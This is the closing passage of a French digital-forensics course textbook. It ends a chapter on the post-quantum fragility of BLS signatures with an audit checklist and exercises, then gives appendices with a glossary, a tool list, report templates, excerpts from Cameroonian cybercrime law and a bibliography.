Opp	Probablement élevé, **aujourd'hui**	Jurisprudence émergente autour des signatures à courbes elliptiques en général ; cependant moins établie que celle d'ECDSA, plus ancien et plus largement déployé dans les infrastructures PKI (Ch. 11 (UE SEC4031))
Horizon post-quantique	**Effondrement de** Rel	Une fois Shor opérationnel à l'échelle requise, Rel(BLS) s'effondre, une signature falsifiable n'offre plus aucune fiabilité, indépendamment de son opposabilité historique

Tableau 32.2. Positionnement CRO qualitatif de BLS (raisonnement par analogie, non calculé)

Ce déséquilibre temporel, solide aujourd'hui, structurellement condamné demain, justifie, sur le plan architectural, le principe de **défense en profondeur** déjà établi au Ch. 30 : coupler une primitive performante mais vulnérable au quantique (BLS) avec une primitive post-quantique plus lourde mais résistante (par exemple, Dilithium/ML-DSA, FIPS 204, Ch. 26), de sorte que la sécurité globale du système hérite de la résistance du **plus robuste** des deux mécanismes face à chaque horizon temporel.

32.2 Recommandations Opérationnelles pour l'Investigateur

32.2.1 Face à une signature BLS isolée

Application OPJ/Expert Judiciaire

Protocole d'évaluation d'une signature BLS rencontrée en investigation
Aujourd'hui : une signature BLS valide constitue une preuve forte d'authenticité et d'intégrité, vérifiable selon les méthodes standard (Ch. 20, distinction constatation : "la signature BLS vérifie correctement selon l'équation de vérification publiée", un fait, indépendant de toute interprétation).
Pour des preuves destinées à un archivage de longue durée : dans une logique *Harvest Now, Decrypt Later* (Ch. 26), considérer explicitement qu'une signature BLS isolée pourrait devenir forgeable dans le futur. **Recommandation :** rechercher systématiquement si une signature post-quantique complémentaire (Dilithium ou équivalent FIPS 204) a été archivée en parallèle pour la même pièce, et documenter son absence le cas échéant comme une limitation du dossier (sur le modèle des réserves explicites du Ch. 20).

32.2.2 Checklist générale d'analyse d'un protocole

Cette checklist, synthèse opérationnelle de l'ensemble de la Partie VI, s'applique à **tout** protocole cryptographique rencontré en investigation, qu'il soit simple (une seule primitive) ou complexe (architecture multi-couches) :

- ☐ Identifier **toutes** les primitives cryptographiques employées (Ch. 28).
- ☐ Évaluer leur résistance classique **et** post-quantique pour chacune (Ch. 26, Tableau 26.1).
- ☐ Cartographier les flux de messages et les états persistants (Ch. 31, Étape 1 : Compréhension).
- ☐ Rechercher les vulnérabilités de composition et de rejeu entre primitives (Ch. 30, taxonomie "contre le protocole" ; Ch. 31, Étape 3).
- ☐ Vérifier la présence de mécanismes explicites de gestion de clés (rotation, révocation), un défaut fréquent et souvent sous-estimé dans les architectures multi-couches (cf. Section 32.3).
- ☐ Consulter les preuves formelles disponibles, ou, à défaut, modéliser le protocole dans Tamarin ou ProVerif (Ch. 31).
- ☐ Distinguer systématiquement, dans toute conclusion, ce qui est **établi et vérifiable** de ce qui relève d'une **hypothèse** ou d'une **question ouverte** (principe transversal de la Partie VI, rappelé à chaque chapitre).

32.3 Exercice Guidé : Audit d'une Architecture Multi-Couches

32.3.1 Contexte de l'exercice

Le Ch. 30 a mentionné, avec la prudence méthodologique requise, le projet de recherche **ZK-NR** (*Zero-Knowledge Non-Repudiation*) de l'auteur de ce cours : une architecture

combinant quatre couches, engagements de Merkle, preuves STARK, signatures à seuil BLS, signatures post-quantiques Dilithium, pour des scénarios de non-répudiation à forte criticité.

★ **Attention**

Ce que cet exercice est, et ce qu'il n'est pas

Cet exercice **n'est pas** la présentation de résultats d'audit établis : ZK-NR n'existe qu'en prépublication [23], sans évaluation par les pairs ni audit indépendant, et ce serait contraire à la rigueur méthodologique pratiquée depuis le Ch. 20. Cet exercice **est** une mise en situation : à partir de la seule description architecturale publique (les quatre couches mentionnées ci-dessus), vous allez appliquer vous-même les quatre premières étapes de la méthodologie d'audit (Ch. 31, Tableau 31.3), en vous limitant strictement à ce qui peut être raisonné à partir des propriétés **publiquement connues** de chaque primitive composante (Merkle : Ch. 14, intégrité de structures de données ; STARK : transparent, pas de *trusted setup*, mentionné au Ch. 26 ; BLS : ce chapitre, Section 32.1 ; Dilithium : FIPS 204, Ch. 26).

32.3.2 Étape 1. Compréhension (à compléter par vous)

À partir des quatre couches annoncées, formulez :

- l'objectif de sécurité visé par la combinaison de ces quatre primitives (indice : que permet une preuve à divulgation nulle que ne permet pas une simple signature ? Que permet une primitive post-quantique que ne permet pas une primitive classique ?) ;
- le rôle probable de chaque couche selon ses propriétés connues (Merkle : structure d'engagement immuable ; STARK : preuve sans divulgation ; BLS : signature agrégeable à seuil ; Dilithium : authentification résistante au quantique).

32.3.3 Étape 2. Modélisation (à compléter par vous)

En vous appuyant sur le Tableau 31.1 (Ch. 31), formulez, en langage naturel d'abord, les lemmes de sécurité que vous attendriez d'une telle architecture, par exemple : "une attestation produite par ce protocole ne peut être reniée par son émetteur" (non-répudiation), "le contenu sous-jacent à une attestation reste confidentiel sauf divulgation volontaire" (confidentialité).

32.3.4 Étape 3. Analyse manuelle guidée

Cette étape peut être conduite, en toute rigueur, à partir des **seules propriétés publiques** des quatre primitives. Voici une amorce structurée, à vous de la compléter et de l'approfondir :

Aspect	Ce que les propriétés publiques permettent d'affirmer	Ce qui resterait à vérifier
Modularité	Une architecture en couches indépendantes limite, en principe, la propagation d'une défaillance d'une couche aux autres (principe général de défense en profondeur, Ch. 30)	Le degré d'indépendance **réel** entre les couches dans l'implémentation spécifique ; une dépendance cachée romprait cette garantie
Vulnérabilité BLS	Section 32.1 de ce chapitre établit, sur la base de la littérature publique, la vulnérabilité de BLS à Shor	Si et comment la couche Dilithium compense spécifiquement et complètement cette vulnérabilité dans l'architecture précise de ce protocole
Transparence STARK	Les STARKs, par construction publique documentée, ne requièrent pas de *trusted setup* (contrairement aux zk-SNARKs, Ch. 28)	La taille effective des preuves générées et leur impact sur la performance opérationnelle du protocole
Gestion des clés	La checklist générale (Section 32.2) identifie la gestion des clés comme un point de vigilance **générique** pour toute architecture multi-couches	Si des règles formelles de rotation et de révocation existent spécifiquement pour ce protocole, information non vérifiable sans accès aux spécifications complètes

Tableau 32.3. Amorce d'analyse manuelle, fondée uniquement sur les propriétés publiques des primitives composantes

32.3.5 Étape 4. Vers l'analyse automatisée

Sur la base de ce que vous avez établi aux étapes précédentes, esquissez (sans nécessairement l'exécuter) la structure d'un modèle Tamarin pour une telle architecture : combien de règles de réécriture anticipez-vous au minimum (une par couche ? davantage pour modéliser leurs interactions ?), et quels lemmes prioriseriez-vous en premier compte tenu des points de vigilance identifiés à l'Étape 3 ?

La valeur pédagogique de cet exercice

Que vous ayez accès, un jour, aux spécifications complètes d'un protocole tel que ZK-NR ou à tout autre protocole multi-couches rencontré dans votre pratique professionnelle, la démarche que vous venez de mettre en œuvre dans cette section **constitue exactement la méthode à appliquer** : raisonner à partir de ce qui est publiquement établi, identifier explicitement les questions qui resteraient ouvertes sans information supplémentaire, et ne jamais combler ces lacunes par des affirmations non vérifiables, la compétence centrale de toute la Partie VI de ce cours.

❍

★ À retenir

Ce qu'il faut retenir de ce chapitre :

- **BLS** : signatures courtes et agrégeables, fondées sur la difficulté du problème CDH sur courbes appariées ; **solides classiquement, mais structurellement condamnées par l'algorithme de Shor**, aucune dégradation progressive, une rupture complète.
- Le déséquilibre temporel de BLS (robuste aujourd'hui, vulnérable demain) **justifie architecturalement** son couplage avec une primitive post-quantique (Dilithium/FIPS 204), application directe du principe de défense en profondeur (Ch. 30).
- **Recommandation opérationnelle clé** : pour toute signature BLS isolée destinée à un archivage de longue durée, vérifier systématiquement l'existence d'une signature post-quantique complémentaire archivée en parallèle, sinon, documenter cette absence comme limitation du dossier.
- La **checklist générale en sept points** (Section 32.2) est directement applicable à tout protocole cryptographique rencontré en investigation, simple ou complexe.
- Face à une architecture multi-couches **non entièrement documentée** (comme un protocole de recherche en cours), la méthode rigoureuse consiste à **raisonner à partir des seules propriétés publiques** des primitives composantes, et à **identifier explicitement** ce qui resterait à vérifier, jamais à combler les lacunes par des affirmations non sourcées.
- Cette discipline, distinguer constamment l'établi de l'hypothétique, est la compétence unificatrice de toute la Partie VI de ce cours, qu'il s'agisse d'un théorème mathématique prouvé (Ch. 27), d'un calcul publié (Ch. 28), d'un résultat de vérification formelle (Ch. 31), ou d'un protocole en cours de développement (ce chapitre).

✍ Exercice 32.1. Cryptanalyse appliquée ★☆☆

(a) Expliquez, en vous appuyant sur le Tableau 32.1, pourquoi la vulnérabilité de BLS à Shor est qualifiée d'"effondrement" plutôt que de simple "dégradation", en quoi cela diffère-t-il de l'effet de Grover sur AES-256 (Ch. 26) ?

(b) Une institution utilise exclusivement BLS pour signer ses archives judiciaires destinées à une conservation de 50 ans. Identifiez le risque principal et la recommandation de ce chapitre pour y répondre.

(c) Pourquoi le positionnement CRO de BLS présenté dans ce chapitre (Tableau 32.2) est-il qualifié de "raisonnement par analogie" plutôt que de "calcul" ? Quelle est la différence méthodologique précise ?

✍ Exercice 32.2. Checklist appliquée à un cas du cours ★★☆

Reprenez le mécanisme de "scellement numérique" pour les pièces à conviction électroniques conçu à l'Exercice 31.3 (Ch. 31) : hachage SHA-256, signature ECDSA de l'OPJ, horodatage par autorité tierce.

(a) Appliquez les sept points de la checklist générale (Section 32.2) à ce mécanisme. Pour chaque point, indiquez si votre analyse antérieure (Ch. 31) l'a déjà couvert, ou s'il reste à traiter.

(b) Ce mécanisme combine-t-il une primitive vulnérable au quantique (ECDSA) avec une protection post-quantique ? Si non, appliquez la recommandation de ce chapitre : que proposeriez-vous pour sécuriser ce mécanisme à long terme ?

✍ Exercice 32.3. Synthèse intégrale de la Partie VI ★★★

Ce dernier exercice de la Partie VI vous demande de mobiliser **l'ensemble** des chapitres 26 à 31.

Une entreprise camerounaise de cybersécurité vous présente un nouveau protocole, baptisé "CamSeal", destiné au scellement de preuves numériques pour les tribunaux camerounais. La présentation affirme : *"CamSeal combine un engagement de Merkle, une preuve zk-SNARK et une signature à seuil BLS, atteignant un score CRO de* $\mathsf{Conf} \cdot \mathsf{Rel} \cdot \mathsf{Opp} = 0{,}81$*, supérieur à tous les protocoles publiés dans la littérature."*

(a) **(Ch. 27-28)** : évaluez la plausibilité du score annoncé en le comparant aux valeurs réellement publiées (Tableau 28.3, plage 0,27–0,57). Quelles questions précises poseriez-vous pour vérifier ce chiffre ?

(b) **(Ch. 30)** : appliquez la taxonomie des failles (Tableau 30.1) pour identifier au moins deux catégories de vulnérabilités à examiner en priorité pour cette architecture à trois couches.

(c) **(Ch. 26, ce chapitre)** : la présentation ne mentionne aucune protection post-quantique. Quelle est l'implication, en particulier pour la couche BLS, à la

lumière de la Section 32.1 de ce chapitre ? Que recommanderiez-vous ?

(d) **(Ch. 31)** : l'entreprise affirme avoir "prouvé formellement" la sécurité de CamSeal avec Tamarin, sans préciser si certains lemmes restent à l'état "non prouvé". Quelle question poseriez-vous pour clarifier ce point, et pourquoi est-elle essentielle avant tout déploiement judiciaire ?

(e) **(Synthèse, ce chapitre)** : appliquez la checklist complète (Section 32.2) à CamSeal, en indiquant pour chaque point ce que la présentation a déjà établi, et ce qui resterait à vérifier avant que vous, en tant qu'expert judiciaire camerounais (Ch. 12 (UE SEC4031)), puissiez recommander l'adoption de ce protocole pour un usage judiciaire.

(f) Rédigez un court avis technique de synthèse (une demi-page), destiné à l'autorité qui vous a mandaté, résumant votre niveau de confiance actuel dans CamSeal et les conditions nécessaires avant tout déploiement opérationnel.

● Note

Conclusion de la Partie VI. Ce chapitre clôt la Partie VI de ce cours, consacrée aux fondements théoriques avancés : l'impact du quantique sur la preuve (Ch. 26), le Trilemme CRO formalisé et publié (Ch. 27), son application méthodique à des primitives réelles (Ch. 28), la lecture critique d'un protocole en prépublication (Ch. 29), les principes de conception et de cryptanalyse (Ch. 30), l'outillage de la preuve formelle (Ch. 31), et enfin cette mise en pratique intégrative.
Le fil conducteur de ces sept chapitres a été, au-delà de leur contenu technique propre, une **discipline méthodologique constante** : distinguer rigoureusement ce qui est établi, publié et vérifiable, de ce qui demeure une hypothèse de travail ou une question ouverte. Cette discipline n'est pas spécifique à la cryptographie théorique, c'est exactement celle exigée de tout rapport forensique depuis le Ch. 20 de ce cours.

Conclusion du cours. Ce chapitre clôt aussi le parcours entamé au Prologue : de l'affaire MBONGO, où une simple erreur procédurale a anéanti un dossier judiciaire, à la question de la pérennité cryptographique des preuves face à une rupture technologique encore incertaine. Entre ces deux extrêmes, vous avez acquis la rigueur méthodologique du PIU, la maîtrise technique de l'acquisition et de l'analyse multi-supports, la compréhension du cadre juridique camerounais et international, et la posture éthique et critique indispensable à la pratique de l'investigation numérique.
Cette dernière compétence, l'esprit critique face aux affirmations non vérifiées, qu'elles proviennent d'un suspect, d'un outil automatisé, ou d'un discours commercial sur une technologie émergente, est sans doute la plus durable de toutes celles

enseignées dans ce cours. Les outils changeront. Les lois évolueront. La rigueur intellectuelle, elle, reste.

A

GLOSSAIRE

Ce glossaire reprend, sous une forme abrégée, les notions du cours. Les notions de base (acquisition, chaîne de custody, empreinte, bloqueur d'écriture) sont définies dans l'UE SEC4031. Le renvoi indique le chapitre où la notion est présentée ; c'est là qu'il faut lire la définition complète.

$MFT, $UsnJrnl Table maîtresse des fichiers et journal des modifications du système de fichiers NTFS ; sources d'horodatages (Ch. 14).

Anti-forensique Ensemble des techniques qui visent à empêcher, compliquer ou tromper l'investigation (Ch. 22).

Artefact d'exécution Trace qui prouve qu'un programme a été lancé : Prefetch, Amcache, ShimCache, UserAssist (Ch. 14).

Attribution Rattachement d'une action à une personne ou à un groupe ; elle exige plus qu'une adresse IP (Ch. 19, 20).

Beaconing Connexions régulières d'un programme malveillant vers son serveur de commande (Ch. 15).

CloudTrail Service de journalisation des appels d'interface d'un fournisseur de nuage (Ch. 17).

Conteneur Processus isolé qui partage le noyau de l'hôte ; il peut disparaître avec ses traces (Ch. 24).

Constatation et analyse Le fait vérifiable, avec sa source ; l'interprétation, avec un niveau de confiance (Ch. 20).

Cryptanalyse Étude des moyens de mettre en défaut un mécanisme cryptographique (Ch. 30).

Deepfake Contenu audio ou vidéo synthétique qui imite une personne réelle (Ch. 23).

Dossier probatoire Les pièces du rapport, avec leurs empreintes, qui permettent à un expert adverse de tout vérifier (Ch. 20).

Éphéméralité Disparition rapide des données dans le nuage ou les conteneurs, qui impose de conserver d'abord (Ch. 17, 24).

Exfiltration Sortie non autorisée de données d'un système (Ch. 15).

Firmware (micrologiciel) Logiciel embarqué d'un équipement, à extraire et à analyser dans l'investigation des objets connectés (Ch. 18).

Fonction de hachage Fonction qui associe à des données une empreinte de taille fixe, résistante aux collisions (Ch. 28).

Hypothèse alternative Explication concurrente que le rapport doit examiner et, s'il le peut, réfuter (Ch. 20).

IoT Objets connectés : routeurs, caméras, enregistreurs, capteurs (Ch. 18).

Locard inversé Toute tentative d'effacer une trace en produit de nouvelles (Ch. 22).

Méthode formelle Analyse mathématique d'un protocole à l'aide d'un modèle et d'un outil de vérification (Ch. 31).

Mobile Money Service de paiement par téléphone mobile, source fréquente de preuves et de fraudes (Ch. 16).

Modèle de responsabilité partagée Répartition des contrôles et des journaux entre le fournisseur de nuage et son client (Ch. 17).

Non-répudiation Propriété qui empêche l'auteur d'une action de la nier de façon crédible (Ch. 29).

NVR Enregistreur vidéo en réseau des caméras de surveillance (Ch. 18).

OSINT Collecte et analyse d'informations issues de sources légalement accessibles au public (Ch. 19).

Post-quantique Se dit d'un algorithme conçu pour résister à un ordinateur quantique (Ch. 26).

Prefetch Fichiers de Windows qui gardent la trace des programmes lancés et de leur nombre d'exécutions (Ch. 14).

Preuve à divulgation nulle de connaissance Preuve qui convainc qu'une affirmation est vraie sans rien révéler d'autre (Ch. 28, 29).

Registre Windows Base de configuration de Windows, riche en traces d'activité (Ch. 14).

Rapport forensique Livrable en trois niveaux : synthèse, rapport technique, dossier probatoire (Ch. 20).

Signature BLS Schéma de signature qui permet l'agrégation de signatures (Ch. 32).

SQLite Moteur de base de données embarqué dans la plupart des applications mobiles (Ch. 16).

Timeline Chronologie unique de toutes les sources, horloges corrigées (Ch. 14).

Timestomping Modification des horodatages d'un fichier pour tromper la chronologie (Ch. 22).

Triage assisté Classement d'un volume de données par pertinence probable, sans écarter de pièce sans examen (Ch. 23).

Trilemme CRO, cadre CLO Tension formalisée entre confidentialité, fiabilité et opposabilité, et sa mesure (Ch. 27 ; [22]).

Volatility Cadriciel d'analyse de la mémoire vive (Ch. 14).

ZK-NR Architecture cryptographique en couches pour une non-répudiation explicable, publiée en prépublication (Ch. 29 ; [23]).

B

RÉFÉRENTIEL DES OUTILS

Cette annexe rassemble les outils mobilisés dans le cours et dans les labs de NDAP SUKULU. Les noms de logiciels sont des exemples : les versions évoluent, et tout rapport cite l'outil *et sa version*. Un outil se valide avant usage, sur des données de référence (ISO/IEC 27041).

Systèmes et mémoire

Outil	Usage	Chapitre
Outils d'analyse du registre et de NTFS ($MFT, $UsnJrnl)	Preuves d'exécution, chronologie des fichiers	Ch. 14
Plaso (`log2timeline`)	Timeline unique de toutes les sources	Ch. 14
Volatility 3	Processus, connexions, injections en mémoire	Ch. 14

Réseau, mobile, nuage, objets

Outil	Usage	Chapitre
Wireshark, Zeek	Flux, sessions, beaconing, exfiltration	Ch. 15
Lecteurs SQLite, Autopsy	Messages, appels, Mobile Money, EXIF	Ch. 16
Journaux du fournisseur (par exemple CloudTrail)	Appels d'interface, fenêtres aveugles	Ch. 17
`binwalk`	Extraire et lire un micrologiciel	Ch. 18
`kubectl`, journaux d'audit	Conteneurs et grappes Kubernetes	Ch. 24
Outils OSINT (WHOIS, archives du web, explorateurs de chaînes)	Domaines, profils, cryptoactifs	Ch. 19

Cryptographie et méthodes formelles

Outil	Usage	Chapitre
Bibliothèques post-quantiques (Open Quantum Safe)	Expérimenter ML-KEM et ML-DSA	Ch. 26
Vérificateurs de protocoles (Tamarin, ProVerif)	Analyser formellement un protocole	Ch. 31

★ **Attention**

Rappel. Aucun outil n'est utilisé sur un système réel sans cadre légal ni autorisation écrite (loi n° 2010/012, art. 65, 69 et 86 ; Annexe D).

C

MODÈLES OPÉRATIONNELS

Cette annexe rassemble les modèles à reproduire en mission. Chacun renvoie au chapitre où il est expliqué.

Fiche de chaîne de custody

Rubrique	Contenu
Identification	Numéro de pièce, description, numéro de série, état apparent
Saisie	Lieu, date et heure, personne, cadre légal (réquisition, perquisition)
Acquisition	Outil et version, format, empreintes SHA-256 de l'original et de l'image
Scellé	Numéro, date, signataires
Mouvements	Date et heure, remis par, remis à, motif, empreinte vérifiée
Restitution ou destruction	Décision, date, signataires

Procès-verbal d'acquisition

- Cadre : autorité, réquisition, mission, personnes présentes.
- Support : description, photographies, état allumé ou éteint.
- Ordre de volatilité respecté (RFC 3227) et justification des choix.
- Outils, versions, paramètres ; empreintes calculées et vérifiées.
- Incidents et écarts à la procédure, consignés au moment où ils surviennent.

Plan du rapport forensique

© MaletYon

Section	Contenu
Synthèse	Deux à quatre pages, sans jargon : questions, réponses, niveau de confiance
Mission	Contexte et questions posées, telles quelles
Méthode	Normes suivies, outils et versions, ordre des opérations
Constatations	Faits numérotés, horodatés, avec leur source et leur annexe
Analyse	Chronologie, niveau de confiance, hypothèses alternatives, limites
Conclusions	Réponses aux questions ; la qualification juridique relève de l'autorité judiciaire
Annexes	Pièces, empreintes, formulaires de custody

Relecture avant dépôt

- ➢ Chaque phrase des constatations est-elle vérifiable telle quelle par un autre expert ?
- ➢ Chaque analyse a-t-elle un niveau de confiance et une hypothèse alternative examinée ?
- ➢ Chaque pièce citée a-t-elle son empreinte en annexe ?
- ➢ Le texte évite-t-il toute qualification pénale et toute attribution non établie ?

Voir Ch. 20.

D

TEXTES JURIDIQUES ET NORMATIFS

Cette annexe rassemble les textes cités dans le cours. Seuls les extraits lus dans leur version officielle sont reproduits entre guillemets ; les autres sont résumés, avec leur référence.

Loi n° 2010/012 relative à la cybersécurité et à la cybercriminalité

⚖ Jurisprudence & Droit applicable

Texte officiel [28]

Article 25, alinéas 1 et 2 : *« (1) Les opérateurs de réseaux et les fournisseurs de services de communications électroniques ont l'obligation de conserver les données de connexion et de trafic pendant une période de dix (10) ans. (2) Les opérateurs de réseaux et les fournisseurs de services de communications électroniques installent des mécanismes de surveillance de trafic des données de leurs réseaux. Ces données peuvent être accessibles lors des investigations judiciaires. »*

Article 52, alinéa 3 : *« Les Officiers de Police Judiciaire et les agents habilités de l'Agence peuvent, lors des investigations, accéder aux moyens de transport, à tout local à usage professionnel, à l'exclusion des domiciles privés, en vue de rechercher, de constater les infractions, de demander la communication de tous les documents professionnels et en prendre copie, recueillir, sur convocation ou sur place, les renseignements et justifications. »*

Article 53, alinéa 1 : *« Les perquisitions en matière de cybercriminalité sont susceptibles de porter sur des données qui peuvent être des supports physiques ou des copies réalisées en présence des personnes qui assistent à la perquisition. »*

Article 54 : *« Les perquisitions et les saisies sont effectuées conformément aux dispositions du Code de Procédure Pénale en tenant compte du dépérissement des preuves. »*

Article 55 : *« (1) Lorsqu'il apparaît que les données saisies ou obtenues au cours de l'enquête ou de l'instruction ont fait l'objet d'opérations de transformation empêchant d'accéder en clair ou sont de nature à compromettre les informations qu'elles contiennent, le Procureur de la République, le Juge d'Instruction ou la juridiction de jugement peuvent réquisitionner toute personne physique ou morale qualifiée, en vue*

d'effectuer les opérations techniques permettant d'obtenir la version en clair desdites données. (2) Lorsqu'un moyen de cryptographie a été utilisé, les autorités judiciaires peuvent exiger la convention secrète de déchiffrement du cryptogramme. »

Article 65, alinéa 2 : *« Est puni des peines prévues à l'alinéa 1 ci-dessus, tout accès non autorisé, à l'ensemble ou à une partie d'un réseau de communications électroniques ou d'un système d'information ou d'un équipement terminal. »*

Article 69 : *« Est puni d'un emprisonnement de cinq (05) à dix (10) ans et d'une amende de 10.000.000 (dix millions) à 100.000.000 (cent millions) F CFA ou de l'une de ces deux peines seulement, celui qui accède sans droit, et en violation des mesures de sécurité, à l'ensemble ou à une partie d'un réseau de communications électroniques, d'un système d'information ou d'un équipement terminal, afin d'obtenir des informations ou des données, en relation avec un système d'information connecté à un autre système d'information. »*

Article 70 : *« Est puni d'une amende de 1.000.000 (un million) à 5.000.000 (cinq millions) F CFA, celui qui provoque par saturation, l'attaque d'une ressource de réseau de communications électroniques ou d'un système d'information dans le but de l'effondrer en empêchant la réalisation des services attendus. »*

Article 86, alinéa 1 : *« Est puni des peines prévues l'article 71 ci-dessus, celui qui importe, détient, offre, cède, vend ou met à disposition, sous quelle que forme que ce soit, un programme informatique, un mot de passe, un code d'accès ou toutes données informatiques similaires conçus et ou spécialement adaptés, pour permettre d'accéder, à tout ou partie d'un réseau de communications électroniques ou d'un système d'information. »*

Autres textes

Texte	Objet	Vérification
Loi n° 2010/013 [29]	Communications électroniques	Présentée ; articles à vérifier
Loi n° 2024/017 [30]	Protection des données personnelles	Présentée ; texte à collationner au Journal officiel
Convention de Budapest [9]	Cybercriminalité, entraide, conservation rapide	Texte du Conseil de l'Europe
Convention de Malabo [3]	Cybersécurité et données personnelles (UA)	Texte de l'Union africaine
RGPD [32]	Données personnelles (UE)	Journal officiel de l'UE
CLOUD Act [8]	Accès aux données détenues par des fournisseurs américains	Texte fédéral des États-Unis

Normes de la preuve numérique

Norme	Objet
ISO/IEC 27037 [14]	Identification, collecte, acquisition et préservation
ISO/IEC 27041 [15]	Assurer l'aptitude des méthodes d'investigation
ISO/IEC 27042 [16]	Analyse et interprétation de la preuve numérique
ISO/IEC 27043 [17]	Principes et processus d'investigation
NIST SP 800-86 [26]	Intégrer la forensique à la réponse aux incidents
RFC 3227 [5]	Collecte et archivage des preuves, ordre de volatilité
Guide de l'ACPO [4]	Quatre principes de la preuve numérique

E

BIBLIOGRAPHIE COMMENTÉE

Pour chaque partie, quelques lectures, avec ce qu'elles apportent. Les références complètes figurent dans la bibliographie du livre. Les textes de l'auteur sont des prépublications déposées sur l'IACR ePrint ; aucun travail non publié n'est cité.

Partie IV · Forensique opérationnelle

- Casey [7] et Carrier [6] : preuve numérique et systèmes de fichiers.
- NIST SP 800-86 et 800-101 [26], [27] : intégrer la forensique à la réponse aux incidents ; les mobiles.
- ISO/IEC 27037 [14] et RFC 3227 [5] : collecte et préservation.
- Miller [21] et Heuer [12] : écrire un rapport lisible, éviter les biais.

Partie V · Défis émergents

- Les cadres de la Partie IV, appliqués à l'anti-forensique, à l'IA et aux conteneurs ; les textes de l'Annexe D pour l'entraide.

Partie VI · Fondements cryptographiques

- Shannon [31] et Dolev et Yao [10] : information et adversaire.
- Johnson et al. [19], Groth [11] : signatures et preuves à divulgation nulle.
- Adida [1], [2] : un protocole vérifiable mis à l'épreuve.
- Le Trilemme CRO [22] et ZK-NR [23], prépublications de l'auteur sur l'IACR ePrint.

© *MaletYon*

F

CONTACTS ET RESSOURCES

Les adresses ci-dessous sont celles des sites institutionnels à la date de rédaction ; elles sont à vérifier avant usage.

Institutions

Institution	Rôle dans le cours	Site
ANTIC	Sécurité électronique, audits (loi n° 2010/012)	`www.antic.cm`
MINPOSTEL	Tutelle des communications électroniques	`www.minpostel.gov.cm`
INTERPOL	Coopération policière, notices, opérations	`www.interpol.int`
AFRIPOL	Coopération policière de l'Union africaine	`afripol.africa-union.org`
Conseil de l'Europe	Convention de Budapest, programme Octopus	`www.coe.int`
Union africaine	Convention de Malabo	`au.int`

Normes et communauté scientifique

Organisation	Ressources	Site
ISO	Normes ISO/IEC 2703x	`www.iso.org`
NIST	SP 800-86, 800-101, jeux de données de référence	`www.nist.gov`
DFRWS	Conférences et défis de la recherche forensique	`dfrws.org`
IACR ePrint	Prépublications de cryptographie	`eprint.iacr.org`
FIRST	Équipes de réponse aux incidents	`www.first.org`

NDAP SUKULU

Les fiches d'auto-évaluation et les labs du cours sont disponibles sur NDAP SUKULU, sous le code SEC4052. NDAP SUKULU est une propriété de MaletYon, mise à la disposition des étudiants et des praticiens : `maletyon@proton.me`.

RÉFÉRENCES BIBLIOGRAPHIQUES

[1] B. Adida, « Helios: Web-based Open-Audit Voting, » in *Proceedings of the 17th USENIX Security Symposium*, 2008, p. 335-348.

[2] B. Adida, O. de Marneffe, O. Pereira et J.-J. Quisquater, « Electing a University President Using Open-Audit Voting: Analysis of Real-World Use of Helios, » in *Proceedings of the 2009 Electronic Voting Technology Workshop / Workshop on Trustworthy Elections (EVT/WOTE)*, 2009.

[3] African Union, *African Union Convention on Cyber Security and Personal Data Protection*, Malabo Convention, 2014.

[4] Association of Chief Police Officers, *ACPO Good Practice Guide for Digital Evidence*, 5e éd., 2012.

[5] D. Brezinski et T. Killalea, « Guidelines for Evidence Collection and Archiving, » Internet Engineering Task Force, RFC 3227, 2002.

[6] B. Carrier, *File System Forensic Analysis*. Addison-Wesley Professional, 2005.

[7] E. Casey, *Digital Evidence and Computer Crime*. Academic Press, 2004.

[8] Congrès des États-Unis, *Clarifying Lawful Overseas Use of Data Act (CLOUD Act)*, Consolidated Appropriations Act, 2018, Division V, Public Law 115-141, 2018.

[9] Council of Europe, *Convention on Cybercrime*, Budapest Convention, 2001.

[10] D. Dolev et A. C. Yao, « On the Security of Public Key Protocols, » *IEEE Transactions on Information Theory*, t. 29, no 2, p. 198-208, 1983.

[11] J. Groth, « On the Size of Pairing-Based Non-interactive Arguments, » in *Advances in Cryptology – EUROCRYPT 2016*, sér. Lecture Notes in Computer Science, t. 9666, Springer, 2016, p. 305-326.

[12] J. Heuer Richards J., *Psychology of Intelligence Analysis*. Washington, DC : Center for the Study of Intelligence, Central Intelligence Agency, 1999.

[13] International Association for Cryptologic Research, *2025 IACR Election Update*, En ligne, iacr.org/news/item/27138, 2025.

[14] ISO/IEC, *Information technology. Security techniques. Guidelines for identification, collection, acquisition and preservation of digital evidence*, ISO/IEC 27037:2012, 2012.

[15] ISO/IEC, *Information technology. Security techniques. Guidance on assuring suitability and adequacy of incident investigative method*, ISO/IEC 27041:2015, 2015.

[16] ISO/IEC, *Information technology. Security techniques. Guidelines for the analysis and interpretation of digital evidence*, ISO/IEC 27042:2015, 2015.

[17] ISO/IEC, *Information technology. Security techniques. Incident investigation principles and processes*, ISO/IEC 27043:2015, 2015.

[18] ISO/IEC, *General requirements for the competence of testing and calibration laboratories*, ISO/IEC 17025:2017, 2017.

[19] D. Johnson, A. Menezes et S. Vanstone, « The Elliptic Curve Digital Signature Algorithm (ECDSA), » *International Journal of Information Security*, t. 1, n° 1, p. 36-63, 2001.

[20] E. Locard, *L'enquête criminelle et les méthodes scientifiques*. Paris : Flammarion, 1920.

[21] G. A. Miller, « The Magical Number Seven, Plus or Minus Two: Some Limits on Our Capacity for Processing Information, » *Psychological Review*, t. 63, n° 2, p. 81-97, 1956.

[22] T. E. Minka Mi Nguidjoi, F. S. Mani Onana et T. Djotio Ndié, *The CRO Trilemma: a formal incompatibility between Confidentiality, Reliability and legal Opposability in Post-Quantum proof systems*, Cryptology ePrint Archive, Paper 2025/1348, 2025. adresse : https://eprint.iacr.org/2025/1348.

[23] T. E. Minka Mi Nguidjoi, F. S. Mani Onana et T. Djotio Ndié, *ZK-NR: A Layered Cryptographic Architecture for Explainable Non-Repudiation*, Cryptology ePrint Archive, Paper 2025/1138, 2025. adresse : https://eprint.iacr.org/2025/1138.

[24] T. E. Minka Mi Nguidjoï, F. S. Mani Onana et T. Djotio Ndjé, « Cryptographic Legal Opposability (CLO) Framework: Confidentiality-Reliability-Opposability Trade-Offs in Institutional Cryptography, » *IEEE Access*, t. 14, p. 20 427-20 445, 2026. doi : 10.1109/ACCESS.2026.3660105.

[25] T. E. Minka Mi Nguidjoï, F. S. Mani Onana et T. Djotio Ndjé, « The Conditional CRO Trilemma: Impossibility Bounds on Confidentiality, Reliability, and Opposability Under Institutional Extraction Limits, » *IEEE Access*, t. 14, p. 33 263-33 274, 2026. doi : 10.1109/ACCESS.2026.3669065.

[26] National Institute of Standards and Technology, *Guide to Integrating Forensic Techniques into Incident Response*, NIST Special Publication 800-86, 2006.

